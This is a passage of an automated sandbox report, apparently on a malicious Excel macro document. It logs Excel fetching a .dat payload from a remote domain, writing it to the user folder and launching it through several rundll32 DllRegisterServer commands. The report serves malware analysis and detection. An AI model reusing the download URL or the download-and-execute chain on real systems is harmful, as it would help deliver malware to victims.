1	192.168.2.3	49713	185.159.153.72	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 22:59:04.982100964 CET	1229	OUT	GET /samsgtlfwzt/44249957660300900000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 7ruzezendegi.com Connection: Keep-Alive
Feb 22, 2021 22:59:05.122201920 CET	1230	IN	HTTP/1.1 302 Found Date: Mon, 22 Feb 2021 21:59:04 GMT Server: Apache Location: http://7ruzezendegi.com/cgi-sys/suspendedpage.cgi Content-Length: 233 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 37 72 75 7a 65 7a 65 6e 64 65 67 69 2e 63 6f 6d 2f 63 67 69 2d 73 79 73 2f 73 75 73 70 65 6e 64 65 64 70 61 67 65 2e 63 67 69 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>
Feb 22, 2021 22:59:05.124562979 CET	1231	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 7ruzezendegi.com Connection: Keep-Alive
Feb 22, 2021 22:59:05.286747932 CET	1231	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 21:59:04 GMT Server: Apache Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5544 Parent PID: 792

General

Start time:	22:58:57
Start date:	22/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x260000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7EF643	URLDownloadToFileA
C:\Users\user\JDFR.hdfgr1	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7EF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\776C6714.tmp	success or wait	1	3D495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E624895B.tmp	success or wait	1	3D495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\suspendedpage[1].htm	unknown	678	3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 6e 64 20 21 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 75 73 70 65 6e 64 2e 70 61 72 73 2e 68 6f 73 74 2f 63 73 73 2f 63 73 73 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 6d 61 69 6e 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 61 20 73 74 79 6c 65 3d 22 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 70 61 72 73 2e 68 6f 73 74 22 3e 3c 69 6d 67	<!doctype html>..<html>..<head>..<meta charset="utf-8">..<title>Suspend !</title>..<link href="http://suspend.pars.host/css/css.css" rel="stylesheet" type="text/css">..</head>....<body>.. .. <a style="" href="http://pars.host"><img	success or wait	1	7EF643	URLDownloadToFileA
C:\Users\user\JDFR.hdfgr1	unknown	678	3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0d 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 6e 64 20 21 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 75 73 70 65 6e 64 2e 70 61 72 73 2e 68 6f 73 74 2f 63 73 73 2f 63 73 73 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 6d 61 69 6e 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 61 20 73 74 79 6c 65 3d 22 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 70 61 72 73 2e 68 6f 73 74 22 3e 3c 69 6d 67	<!doctype html>..<html>..<head>..<meta charset="utf-8">..<title>Suspend !</title>..<link href="http://suspend.pars.host/css/css.css" rel="stylesheet" type="text/css">..</head>....<body>.. .. <a style="" href="http://pars.host"><img	success or wait	1	7EF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	2D20F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	2D211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	2D213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	2D213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7112 Parent PID: 5544

General

Start time:	22:59:25
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr,DllRegisterServer
Imagebase:	0x1360000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 7152 Parent PID: 5544

General

Start time:	22:59:26
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr1,DllRegisterServer
Imagebase:	0x1360000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\JDFR.hdfgr1	unknown	64	success or wait	1	13638D9	ReadFile

Analysis Process: rundll32.exe PID: 4952 Parent PID: 5544

General

Start time:	22:59:29
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr2,DllRegisterServer
Imagebase:	0x1360000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1748 Parent PID: 5544

General

Start time:	22:59:29
Start date:	22/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr3,DllRegisterServer
Imagebase:	0x1360000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6436 Parent PID: 5544

General

Start time:	22:59:30
Start date:	22/02/2021

Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\JDFR.hdfgr4,DllRegisterServer
Imagebase:	0x1360000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis